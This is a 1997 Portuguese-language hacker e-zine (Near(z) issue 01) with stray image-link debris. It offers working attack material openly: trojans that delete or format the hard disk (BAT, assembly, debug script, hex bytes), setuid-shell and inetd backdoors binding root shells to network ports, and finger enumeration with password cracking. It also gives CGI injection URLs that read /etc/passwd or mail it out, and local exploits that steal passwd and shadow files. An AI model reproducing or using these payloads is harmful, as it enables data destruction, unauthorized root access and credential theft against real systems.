
Use um editor *NAO* grafico para visualizar este arquivo, Sugestao: EDIT.COM

-=[issue 01]=-·····-=[N e a r (Z)]·····-=[issue 01]=-





-=[issue 01]=-····· Near(z) - Novembro de 1997 ·····-=[issue 01]=-

http://members.tripod.com/~nearz/

READ
As informacoes contidas nesse arquivos sao para fins educativos!
O uso indevido dessas informacoes e' de SUA responsabiLidade
READ

■-=-> i n d e x <-=-■





■-=-> ■ ■ ■ i n d e x ■ ■ ■ <-=-■

"Your conscious mind is very intelligent, and your unconscious mind
is a hell of a lot smarter than you are."
- Erickson H. Milton

"When a man lies, he murders some part of the World"
- MetaLLica

[1] -= `-■ i n t r o ■-' =- [+]

-Near-(z)-


internet, 27 de Novembro de 1997

E estamos de volta na edicao 01 do Near(z), agora com uma HomePage mais elaborada, embora sem dominio proprio, mas "quem nao tem cao caça com gato" a pagina esta com mais arquivos, mais textos, vale a pena dar

uma olhada e estamos tambem com novo email: nearz@geocities.com
Se voce tem algum texto ou materia interessante e acha que vale
a pena divulgar SendNow!, estamos esperando. Tive uma ideia
que pode ser util pra galera que gosta de imprimir seus
arquivos fazer uma versao da zine pra ser imprimida, com
numeros nas paginas, etc.. se voces concordam com isso
enviem seus comentarios, Este mes O Zine saiu meio
que `as pressas por isso nao liguem pra erros de
portugues, mas se voce achar outro tipo de erro
envie que corrigiremos o mais rapido possivel.

Membros do Near(z):

■= TheRevenge
■= TheGhostObtruder
■= SOuL HUnTeR ──> Welcome New Member!
OnLy!



Como prometido o cript 2.0......HeHeEe
-{ Estive pensando...
-{ Ao inves de eu criar *um* cript2.0, porque nao
-{ reunimos uma galera ligada em C pra fazermos
-{ *O* Cript 2.0, quaLquer sugestao: nearz@geocities.com
-{ ou por iRC, irc.braznet.com.br no canal #NEARZ

Mas pra nao ficar em branco coloquei o hex-to-char bem explicadinho
Como nao podemos colocar arquivos binarios no zine, quando precisarmos
iremos colocar em Hex, pra converter isso pra caracter voce devera
usar nosso programinha.

──[toch.c]──START──Cut─Here!─

```
#include "alloc.h"   // se voce usa GCC coloque "malloc.h"
#include "stdio.h"

#define say printf

void main( int argc , char **argv )
{
 FILE   * fp1;                      // Ponteiro para arquivo input;
 FILE   * fp2;                      // Ponteiro para arquivo output;
 unsigned int ch;                   // 1o. Byte, deve ser do tipo `int';
 unsigned int ch2;                  // 2o. Byte;
 unsigned char *str;                // String para amazenar os 2 bytes em HEX
                                    // antes de convertelo para caracter
 say("Char to Hex 1.0 - Near(z) - TheGhostObtruder\n\n");

 if( (str=malloc(4))==NULL){        // MaLLocamos 4 bytes para a string;
    say("Memoria insuficiente!\n");// Porra meu, tu nao tem 4 bytes de
    exit(1); }                      // memoria livre!!;

 if(argc!=3){
    say("TOCH [file_input] [file_output]\n\n");
    exit(1);   }

 if( (fp1=fopen(argv[1],"rb")) ==NULL) {
    say("Erro abrindo \"%s\" para leitura\n",argv[1]);
    exit(1);   }

 if( (fp2=fopen(argv[2],"wb")) ==NULL) {
    say("Erro abrindo \"%s\" para gravacao\n",argv[2]);
    exit(1);   }

 while( (ch=getc(fp1)) != '<' );      // Vamos ate a nosso begin  `<'

 while(1){                          // Comezamos um Loop...;
   ch  = getc(fp1);                 // Lemos 2 bytes do
   ch2 = getc(fp1);                 // arquivo in_put;
   if(ch  ==(unsigned)EOF) break;   // Fim de arquivo;
   if(ch  ==     '>'     ) break;   // Fim da Area em Hexa;
```

```
   if(ch  ==     10      ) continue;  // Devemos ignorar
   if(ch2 ==     10      ) continue;  // os CR-LF
   if(ch  ==     13      ) continue;  // para nao danificar
   if(ch2 ==     13      ) continue;  // a saida dos dados
   if(ch  ==     '\n'    ) continue;  // para o novo arquivo;
   if(ch2 ==     '\n'    ) continue;  //
   str[0] = ch;                       // Devemos colocar os
   str[1] = ch2;                      // dois bytes em uma
   str[2] = 0x00;                     // string pra depois
   sscanf(str,"%2x",&ch);             // convertela em
   fprintf(fp2,"%c",ch);              // caracter;
 }fcloseall();                        // closeamos os arquivos e Quitamos;
 say("%cConcluido!\n",7);             // Printeamos a msg de adeus...;
}
```

---[toch.c]--END---------- Cut-Here!-

E pra ter certeza de que voce aprendeu vamos fazer um teste
Vamos colocar um arquivo em hex pra voce converter...
O que voce deve fazer e' compilar o TOCH.C e executa-lo assim:

```
          TOCH TEST.HEX TEST.COM
```


Depois e' so' executar o test.com, (nao e' virus)
ai vai aparecer uma string na tela . . .

---[toch.c]--START---------- Cut-Here!-

```
<b409ba0901cd21cd204e656172285a292c20313939370d0a50656c6f207175652070
61726563652c20766f636520617072656e646575210d0a0024>
```

---[toch.c]--END---------- Cut-Here!-

TaLvez na proxima edicao coloco o Char-to-hex...



-{ Estamos inaugurando esta sessao,
-{ aqui voce aprendera' a fazer virus e trojans horses
-{ Nessa edicao quem escreveu foi SOuL HUnTeR
-{ ele vai ensinar a fazer programas pra
-{ deletar todo o disko rigido

Programa em BAT p/ apagar o HD

```
COPY CON TROJAN.BAT
DELTREE /Y C:\ >NUL
^Z  (CONTROL+Z) (ENTER)
```

Programa em Assembly para detonar o HD (DEBUG)

---[trjhd.dbg]--START---------- Cut-Here!-

```
A
MOV AH,05
MOV AL,FF
MOV CH,0
MOV DH,0
MOV DL,80
INT 13
JMP FFFF:0

RCX
11
N TRJHD.COM
W
Q
```

---[trjhd.dbg]--END---------- Cut-Here!-

Pra transformar isso em .COM:

```
debug < trjhd.dbg
```


Programa em Assembly para detonar o HD (COMPiLADOR)

```
---[ trjhd.asm ]--START-----------------------------------------------Cut-Here!-

 SEG000  SEGMENT BYTE PUBLIC 'CODE'
         ASSUME CS:SEG000
         ORG 100h
         ASSUME ES:NOTHING, SS:NOTHING, DS:SEG000
 START:
      MOV AH,05
      MOV AL,FF
      MOV CH,0
      MOV DH,0
      MOV DL,80
      INT 13
      INT 20
 SEG000  ENDS
 END START

---[ trjhd.asm ]--END-------------------------------------------------Cut-Here!-
```

Depois de TASM trjhd
TLINK /T trjhd

Programa em Assembly p/ detonar o HD (HEX)
Necessario um editor HEX

```
00000000  B4 05 B0 FF  B5 00 B6 00  B2 80 CD 13  EA 00 00 FF
00000010  FF
```



Bem esta materia e'para voce caso algum dia desses pegue o root e queira deixar alguma porta de entrada para entrar mais facilmente no sistema

1

Bem este primeiro e' muito simples ele copia o shell com setuid root para o diretorio /tmp ou se preferir para algum outro dir que voce tenha permissao para escrever ou no seu proprio diretorio home

```
---[ back1.sh  ]--START-----------------------------------------------Cut-Here!-

#! /bin/sh
cp /bin/csh /tmp/.rootshell
chmod 4755 /tmp/.rootshell

---[ back1.sh  ]--END-------------------------------------------------Cut-Here!-
```

Depois e' so' executar o .rootshell e SHAZAN!!!!!

2

Outra maneira de deixar uma entrada e' alterando o arquivo /etc/inetd.conf Seu formato e' bem simples. Voce pode notar que no arquivo existem varios servicos disponiveis, exemplo: ftp, telnet, time, finger, smtp, etc. Isso vai depender do servidor. Vamos a um exemplo:

```
---[ exemplo ]--START-------------------------------------------------------

 ftp  stream  tcp  nowait  root  /usr/etc/ftpd    ftpd

---[ exemplo ]--END---------------------------------------------------------
```

1	2	3	4	5	6	7
ftp	stream	tcp	nowait	root	/usr/etc/ftpd	ftpd

1– E' o nome da daemon que devera aparecer em /etc/services. Este campo
   serve para mostrar a inetd.conf o que procurar em /etc/services para
   assossiar a porta correspondente ao daemon, exemplo : a porta 21
   associada ao daemon ftp.

2– Tipo de execucao. O protocolo TCP usa stream

3– E' o campo que identifica o protocolo que o daemon esta usando,
   no exemplo o ftp usa o protocolo tcp

4- Espera uma conecxao

5– E' o como o daemon deve ser executado no exemplo ele e'executado como
   root

6– E' o programa que e' executado quando uma conexcao chega

7– E' o comando executado apos conectado (argumentos opcionais) Ponha
   o caminho de um programa que voce tenha feito, tipo um que ponha uma
   entrada no etc/passwd ou que copie um shell de root para algum outro
   diretorio , ou seja , o que sua imaginacao quiser. Toda vez que voce
   acessar aquela porta sera executado o programa. Ponha numa porta que e'
   pouco acessada por exemplo a porta 37 que e'a porta time ou a 13 que e'
   a daytime

Abra o /etc/inetd.conf usando um editor disponivel. Ache a linha da porta
que voce achar melhor, vamos usar de exemplo a 13 - daytime:
Essa e' a linha original:

```
daytime stream  tcp  nowait root  internal
```

     mude para isto:

```
daytime stream  tcp  nowait /bin/sh sh -i
```

Voce precisa resetar e killar o processo Ex: kill -9, /usr/etc/inetd.conf ou
/usr/sbin/inetd.conf.

Acessando:

```
telnet servidor.br 13
# ls -a /
total 57
lrwxrwxrwx   1 root     root           22 Nov 11 09:27 System.map
drwxr-xr-x   2 root     root         1024 Jan  1  1997 bin
drwxr-xr-x   2 root     root        14336 Nov 11 12:47 dev
drwxr-xr-x  20 root     root         2048 Nov 11 12:48 etc
drwxr-xr-x  14 root     root         1024 Jan  1  1997 usr
drwxr-xr-x  10 root     root         1024 Jan  1  1997 var
lrwxrwxrwx   1 root     root       456719 Nov 11 09:27 vmlinuz
# rm -r /*     (hehe, nao faca isso)
```

Abaixo esta uma lista de portas tcp que voce pode encontrar e por a backdoor

7	echo	O que voce digitar o host repete
9	discard	/dev/null
11	systat	Informacao de usuarios
13	daytime	Tempo, data e localizacao do computador
15	netstat	Informacoes de networks
19	chargen	Exibe um interminavel numero de caracteres ASCII
21	ftp	Transferencia de arquivos
23	telnet	Telnet
25	smtp	Email
37	time	Tempo
79	finger	Info sobre users
513	rlogin	rlogin
514	shell	Shell

Esse backdoor e' muito parecido com o outro so' que ele e' mais eficaz em

certo ponto. Em resumo e' o seguinte. Voce cria uma porta tipo por exemplo
porta numero 777 e toda vez que voce acessar ela voce cai num shell de root
Para isso voce tem que alterar o arquivo /etc/services e o /etc/inetd.conf
No arquivo /etc/services existem os mesmos servicos que o inetd tiver
O formato do arquivo e'muito simples, vamos usar o servico de email como
exemplo:

```
       smtp 25/tcp mail
```

1	2	3	4
smtp	25	tcp	mail

1 - E' o nome do servico que no nosso exemplo e' um servico de email
2 - E' o numero da porta
3 - E' protocolo usado pelo servico
4 - E' o nome comum associado com o servico.

Usando um editor acrecente uma linha com o nome e a porta que voce achar
melhor. Exemplo: Acrecente a seguinte linha:

```
       backdoor 777/tcp backdoor
```


E' preciso que voce acrescente uma linha no arquivo /etc/inetd.conf:

```
       backdoor  stream  tcp  nowait  /bin/sh  sh -i
```

Reinicie inetd como antes e pronto ! very easy !

```
telnet srv.servidor.br 777
# ls -a /
total 57
lrwxrwxrwx   1 root     root           22 Nov 11 09:27 System.map
drwxr-xr-x   2 root     root         1024 Jan  1  1997 bin
drwxr-xr-x   2 root     root        14336 Nov 11 12:47 dev
drwxr-xr-x  20 root     root         2048 Nov 11 12:48 etc
drwxr-xr-x  14 root     root         1024 Jan  1  1997 usr
drwxr-xr-x  10 root     root         1024 Jan  1  1997 var
lrwxrwxrwx   1 root     root       456719 Nov 11 09:27 vmlinuz
# rm -r /*     (hehe, nao faca isso)
```

Bem existe muitos outros backdoors que podem ser usados. Talvez nos
proximos numeros a gente ponha mais algumas backdoors, Por exemplo
/bin/login, Kernel backdoors, e algumas outras talvez alguma para
NOVELL, por esse mes e' so'



  Protegendo seus arquivos...
  Para proteger seus arquivos contra curiosos pode-se usar um BUG do DOS:

  O DOS tem um limite de letras de diretorios na memoria exemplo...
  C:\12345678.123\12345678.123\12345678.123\12345678.123\12345678.12\

  ou 32 Diretorios de uma letra so' exemplo..
  C:\1\1\1\1\1\1\1\1\1\1\1\1\1\1\1\1\1\1\1\1\1\1\1\1\1\1\1\1\1\1\1\1\

  Apos ter alcancado o limite nao sera mais possivel criar diretorios
  ja que nao a mais espaco na memoria... mas existe um meio de burlar isso
  e' colocar mais umas 5-6 letras exemplo:

```
       MD 12345678.123
       CD 12345678.123
       MD 12345678.123
       CD 12345678.123 ... faca ate atingir o maximo
       MD 12345678.12
       CD 12345678.12
```

  Apos chegar no limite e vc tentar criar um diretorio , o DOS vai
  falar:

"impossivel criar Diretorio"

Mas se voce fizer:

```
SUBST X: C:.
 ou
SUBST X:

C:\12345678.123\12345678.123\12345678.123\12345678.123\12345678.12

X:
MD 12345
CD 12345
```

Voce consegue criar mais Diretorios.. e ninguem tera acesso aos arquivos dentro desse diretorio. a nao ser que ele faca o mesmo esquema que voce..

OBS: Para usuarios de NOVELL o `Subst' nao funciona... use o `MAP.EXE'


Ao inves de SUBST X: C:.

Use MAP ROOT X:=F:.

Os programas feitos para mexer com arquivos da NOVELL (ex: FILER) podem entrar sem problemas nesses diretorios...

OBS: Isto nao funciona em alguns sistemas operacionais (OS2)
OBS2: Isto nao funcionara se voce nao tiver uma linha no C:\CONFIG.SYS
LASTDRIVE=Z
Com isto o DOS reserva ate' a letra Z pra drives...
Sem isto o SUBST nao funcionara!

Discovered By SOuL HUnTeR



Obtendo informacoes sobre usuarios - finger

O finger e' um dos melhores programas para se obter informacoes sobre usuarios. Finger e' um programa que roda na porta 79 de alguns computadores na internet, apesar que a maioria dos sysadm cortam esse acesso. Ele e' usado para ver informacoes dos usuarios da maquina. Exemplo do comando finger:

```
$ finger rambo@legal.com.br
```

Voce pode obter algo parecido:

```
Login: rambo                            Name: ERFRRG
Directory: /home/rambo                  Shell: /bin/sh
Never logged in.
New mail received Sun Sep 00 00:00 1900 (EST)
     Unread since Sat Sep 00 00:00 1900 (EST)
No Plan.
```

Voce tambem pode tentar assim:

```
telnet legal.com.br 79
```

Seguindo o seguinte comando:

```
finger rambo
```

Isto deveria lhe dar os mesmos resultados como o anterior.
O finger e' otimo para testar contas que alguns lammers usam o passwd igual ao login. Outro modo e' usar o modo forca bruta atraves do john de ripper: Monte a estrutura de um arquivo passwd normal com os dados

do comando finger.
Exemplo:
rambo:ArURn3u4sviKs:ERFRRG:/home/rambo:/bin/sh

Grave isto sozinho em um arquivo que vamos batizar aqui de `pass'. Digite:

C:\John>john -single -list pass > pass1

Edite o arquivo pass1 e la voce vai encontrar um tipo de dicionario que
foi gerado pelos dados que voce pos no arquivo passwd
Use as palavras geradas como passwd, vai demorar um pouco mas vale apena
tentar.
Voce deve se estar perguntando! O passwd nao aparece com o comando finger?
O passwd do exemplo foi colocado apenas para o john nao acusar erro, voce
pode usar esse passwd de que puzemos de exemplo em qualquer outro login
pois o john so' vai usar os dois primeiros caracter, ou seja, o "salt",
altere apenas ele, o que nao vai mudar muita coisa.
Obs Novamente: Se voce nao por passwd nenhum o john ira acusar erro, entao
pode usar o passwd de exemplo que eu pus acima. Faca um teste para entender
melhor.
Alguns programas de finger responderao ao comando:

finger @legal.com.br

Resultando em contas inativas, como no exemplo:

```
[boring.ISP.net]
Login  Name      TTY Idle  When  Where
 Eu    Feliz    co 1d WED 08:00  legal.com.br
```

Outro comando para o qual quando voce estiver conectado na porta 79 e' :

```
finger
```

Dependendo da versao do finger ele vai lhe dar uma lista completa dos
usuarios da maquina.
Outros comandos que as vezes podem sair uma resposta interessante:

```
finger @
finger 0
finger root
finger bin
finger ftp
finger guest
finger demo
```

DICA: Digitando "finger username@@@@@@@@@@@@@@@@@@@@@@@@host"
O numero repetido de @ fara com que trave o sistema.
Acredito que so' funcione com serviores que rodam Windows NT

Existe outros comandos para obter informacoes sobre servidores que voce
pode tentar . Exemplo de comandos:

whois,showmount, rpcinfo.

Finger Bugs

1. Qualquer um que estiver usando cfingerd, que geralmente e' Linux estara
   possivelmente vulneravel a esse bug.
   E' um problema com a opcao USERLOG do cfingerd.

   Exploit:
    Vamos supor que seu login seja joao
    Siga os passos abaixo.

    $ cd ~joao
    $ ln -s /etc/shadow .fingerlog
    $ finger joao@localhost

    Depois e' so' dar uma olhada no .fingerlog e la esta o arquivo shadow!!

2. E' um bug no fingerd do sistema DG/UX para ficar com UID 0, ou seja, se
   tornar root, ou se preferir ficar UID 2, usuario bin, remotamente

Se voce digitar finger /W@host e obter o que esta mostrado abaixo,
entao osistema e' vulneravel:

Login name: /W   In real file: ???

Digite: finger "|/bin/id@host"
Onde id e' no caso seria 0.
Aparecera a seguinte mensagem e pronto!!

uid=0(root) gid=0(root)
   ou
uid=2(bin) gid=2(bin) groups=2(bin),3(sys),5(mail)

[7] -= Win3.x coMMaNd.coM =- [+]

TheGhostObtruder

Obtendo um Prompt do DOS em um windows 3.x, no qual voce nao poderia ter
normalmente :)
System Requeriments:
       1 Diskete
       1 COMMAND.COM (copiado do seu computador)
       1 Motherfucker-Windows 3.x
       1 Write
Mission:
       Substituir o wInhElP.eXe do mf-windows pelo command.com
       dai toda vez que voce entrar no help caira em um prompt

Copie um COMMAND.COM de um computador, pode ser o seu, pra um diskete
Depois va' pro mf-windows, e entre no Write, abra o arquivo A:\COMMAND.COM
Ao fazer isto aparecera um mensagem e 3 botoezinhos bonitinhos, clike em
"Nao converter", apos isso:
Salve como... C:\WINDOWS\WINHELP.EXE
     { Espera ai!
     { o WINHELP e' .EXE e o COMMAND.COM e' .COM
     { como um pode ser substituido pelo outro?!?
     { RE: COMMAND.COM e' um .EXE, a extensao .COM
     { e' pra ele ter prioridade na hora de ser executado :-|
     {   EX: voce tem um COMMAND.COM e um COMMAND.EXE
     {   ai voce digita COMMAND o DO$ procura arquivos
     {   executaveis na seguite ordem COM, EXE, BAT
     {   assim o COMMAND.COM sera' achado primeiro!
Obs: Se voce NAO desejar que outros usuarios desse computador utilizem
     o command.com faca um backup do WINHELP.EXE pra restauralo depois
     de usar o prompt
Apos isso saia do Write entre no Help (Ajuda)
Aparecera' uma mensagem de erro , ignore
!-Done-!
Faza o que quizer no seu novo Prompt...
Obs: seu `shell' estara meio `desconfigurado', a ideal
     seria executar o \autoexec.bat pra acertar... :-)

[8] -= Roubando passwd files =- [+]

TheRevenge

Existem algumas maneiras de obter o arquivo que contem as senhas dos
usuarios (pra saber o que e' isso veja issue00)
da maquina usando um sistema unix (/etc/passwd e /etc/shadow)
Vamos mostrar abaixo algumas delas, primeiramente vamos mostrar
algumas falhas de seguranca em cgi .

PHF

http://www.provedor.com.br/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd

QUERY

http://www.provedor.com.br/cgi-bin/query?%0a/bin/cat%20/etc/passwd

WEBDIST - IRIX

webdist.cgi: Esse arquivo vem como default no sistema IRIX versao 6.2 e 6.3
Sua localizacao no sistema: /var/www/cgi-bin/webdist.cgi
Exploit:

/cgi-bin/webdist.cgi?distloc=;cat%20/etc/passwd

HANDLER - IRIX

IRIX versao 6.3 e 6.4
Exploit:

% telnet target.machine.com 80
GET /cgi-bin/handler/whatever;cat /etc/passwd|? data=Download

WEBSENDMAIL

Exploit:

% telnet target.machine.com 80
POST /cgi-bin/websendmail HTTP/1.0

receiver=;mail+SEU\@EMAIL.COM.BR</etc/passwd;&sender=a&rtnaddr=a&subject=a
&content=a

Abaixo esta algumas falhas de alguns comandos para voce poder pegar o
arquivo de passwd mesmo que ele esteja marcado com -r.

1. ypcat
   Sistemas Vuneraveis: SunOS, SCO e System V:

   ypcat /etc/passwd > ~/passwd

   Depois disso simplesmente faca download do arquivo em seu diretorio home

2. .lastlogin
   Sistemas Vuneraveis: SCO, System V 3.2,?:
   Se em seu diretorio home quando voce digitar ls -al aparecer o
   arquivo .lastlogin e o root pertencer ao grupo desse arquivo
   entao o sistema e' vulneravel ao bug.
   Exploit:

   rm -f ~/.lastlogin
   ln -s ~/.lastlogin /etc/passwd

   Desconecte do sistema e volte. Agora esta na hora de obter os resultados.

   cat .lastlogin > passwd
   rm -f ~/.lastlogin

3. dip
   Sistemas Vulneraveis: Linux slackware, ?:
   Descricao: Permissao para ler /etc/shadow usando um bug no comando dip.

   ln -s /etc/shadow /tmp/dummy.dip
   /sbin/dip -v /tmp/dummy.dip

4. lprcp
   Descricao: Em resumo torna qualquer arquivo -r em +r
   Exemplo de como usar o script abaixo. E'muito simples:


   lprcp /etc/passwd ~/passwd

---[lprcp]---START---Cut-Here!-

```
#!/bin/csh -f
#
# Usage: lprcp from-file to-file
#

if ($#argv != 2) then
        echo Usage: lprcp from-file to-file
        exit 1
endif

# This link stuff allows us to overwrite unreadable files,
# should we want to.
echo x > /tmp/.tmp.$$
lpr -q -s /tmp/.tmp.$$
rm -f /tmp/.tmp.$$              # lpr's accepted it, point it
ln -s $2 /tmp/.tmp.$$           # to where we really want

@ s = 0
while ( $s != 999)              # loop 999 times
        lpr /nofile >&/dev/null # doesn't exist, but spins the clock!
        @ s++
        if ( $s % 10 == 0 ) echo -n .
end
lpr $1                          # incoming file
                                # user becomes owner
rm -f /tmp/.tmp.$$
exit 0

---[ lprcp     ]--END-----------------------------------------------Cut-Here!-
```

5. Sistemas Vulneraveis: FreeBSD 2.1.5 e algumas versoes SunOS
   Descricao: Pega o password shadow do root (local)
   Exploit:

```
~> rlogin 127.0.0.1
Password:
Last login: Mon Feb 17 00:35:49 from localhost
Copyright (c) 1980, 1983, 1986, 1988, 1990, 1991, 1993, 1994
The Regents of the University of California.   All rights reserved.
FreeBSD 2.1.0-RELEASE (WIPS) #0: Thu Oct 17 03:37:25 SAT 1996
You have new mail.

~> ps -ax | grep rlogin
6528  ??  S      0:00.06 rlogind
6527  p1  S+     0:00.05 rlogin 127.0.0.1
6529  p1  S+     0:00.01 rlogin 127.0.0.1
~> kill -11 6529
~> ls
Brain_Box       NS              cronjobs        mail            security
Mail            News            foon            rlogin.core

~>strings rlogin.core > unshadowed.passwdfile.reconstruct

Pronto agora e so'editar o arquivo.

~>vi unshadowed.passwdfile.reconstruct
```



Pra entrar em contato com o Near(z) voce pode procurar pela gente no irc:
irc.braznet.com.br no canal #nearz
e tambem no chat uoL, ou , claro por emaiL (neste caso envie seu nick,
ou colocaremos as iniciais de seu nome)

nearz@geocities.com

Envie seu comentario, critica, sugestao, texto, materia pro zine, erros...
Quanto aos emails recebidos, os que nao mandaram seus nicks colocaremos
as iniciais do nome.
Obs: Eu (tgo) Tive um pequeno problema com meu HD e perdi alguns emails,

entao se voce nao ver seu email aqui nesta sessao ou nao recebeu reposta, desculpe-nos, e ficariamos `felizes' se voce re-enviesse seu email para podermos responde-lo e/ou coloca-lo aqui
Obs2: A partir do dia 17 de novembro tivemos um problema com a geocities, e tivemos que criar uma nova conta, todas as mensagens recebidas a partir desse dia nao podem ser recebidas, por favor reenvie sua mensagem se voce nao recebeu resposta...

```
From:  ZoRDiC_
```

```
MSG> hei, uma duvida, o zine fala sober enxer o saco dos
provedores e So'?
Ou fala alguma coisa ensinando... sem ser a hackear
alguma coisa...?
```

```
Reply: O Near(z) pretende disponibilizar `a galera
underground do brasil tudo que esta' relacionado a
computacao (tutoriais, bugs exploits, textos, appz...)
e isso nao precisa ser somente sobre hackear...
```

```
From:  L.M.B.O.
```


```
MSG> Bug do IIS
Nao sei se funciona ainda (sera). Nao consegui encontrar
nenhum onde funcionasse
Buffer overflows, back doors e outros nomes em ingles:
Vou dar uma sugestao: Que tal dar explicacoes detalhadas
de como...digamos assim... encontrar falhas de seguranca
em sua rede: Como encontrar um buffer overflow, como
criar uma back door, como encontrar falhas de
configuracao (nfs, nis, etc) que podem acarretar
em break-ins.
```

```
Reply: O bug do IIS so' funcionara em servidores NT
nao me lembro a versao ao certo.
Quanto a sugestao, no zine 00 nos nao explicamos muito
bems as materias, mas ja' estamos melhorando  ;)
```

```
From: B.K.
```

```
E ai...Gostei da zine...mas achei um erro...
Significa mais ou menos a mesma coisa, mas voces
definiram satan assim:
   .S.ecurity
   .A.nalysis   Ferramenta de analise
   .T.ool for   de seguranca para
   .A.uditing   auditoria de redes
   .N.etWorks
O certo seria:
Security Administration Tool for Analizing Networks
:) Eu vi isso no proprio programa...nao me levem a mal..
Gostei muito do zine...espero que ele progrida
```


```
Reply: E' eu tambem ja' vi isso em algum lugar, ha algum
tempo, mas quando fiz a materia me lembrei do outro nome
Nao estamos aqui pra `levar niguem a mal' muito pelo
contrario, errar e' humano, devemos aprender com nossos
proprios erros, mas se ninguem nos avisar sobre esse
erros, nao aprenderemos nunca
...e obrigado por  `espero que ele progrida' ;)
```



Voce pode colocar as edicoes mensais do Near(z), na sua HP, mas

nao podera cobrar nada por isso,
Para maiores detalhes envie sua duvida: nearz@geocities.com

-+= Near(z) =+-



From - Byblyography

Win3.x coMMaNd.CoM :
    Originalmente escrito por: Captain Hack
    Traduzido e/ou adaptado pro Near(z): TheGhostObtruder

Protegendo arquivos (DOS) :
    Descoberto por : SOuL HUnTeR
    Escrito por   : SOuL HUnTeR
    Adaptado pro Near(z): TheGhostObtruder

| E' galera... o issue01 acaba aqui...
| Mas mes que vem tem mais :
| Meu 1. Virus..;)
|
| Mande seu e-mail!
| Thank you for pLayng Near(z)

]-EOF>--------End-of-issue-01---* Near(z) *---End-of-issue-01----------<EOF-[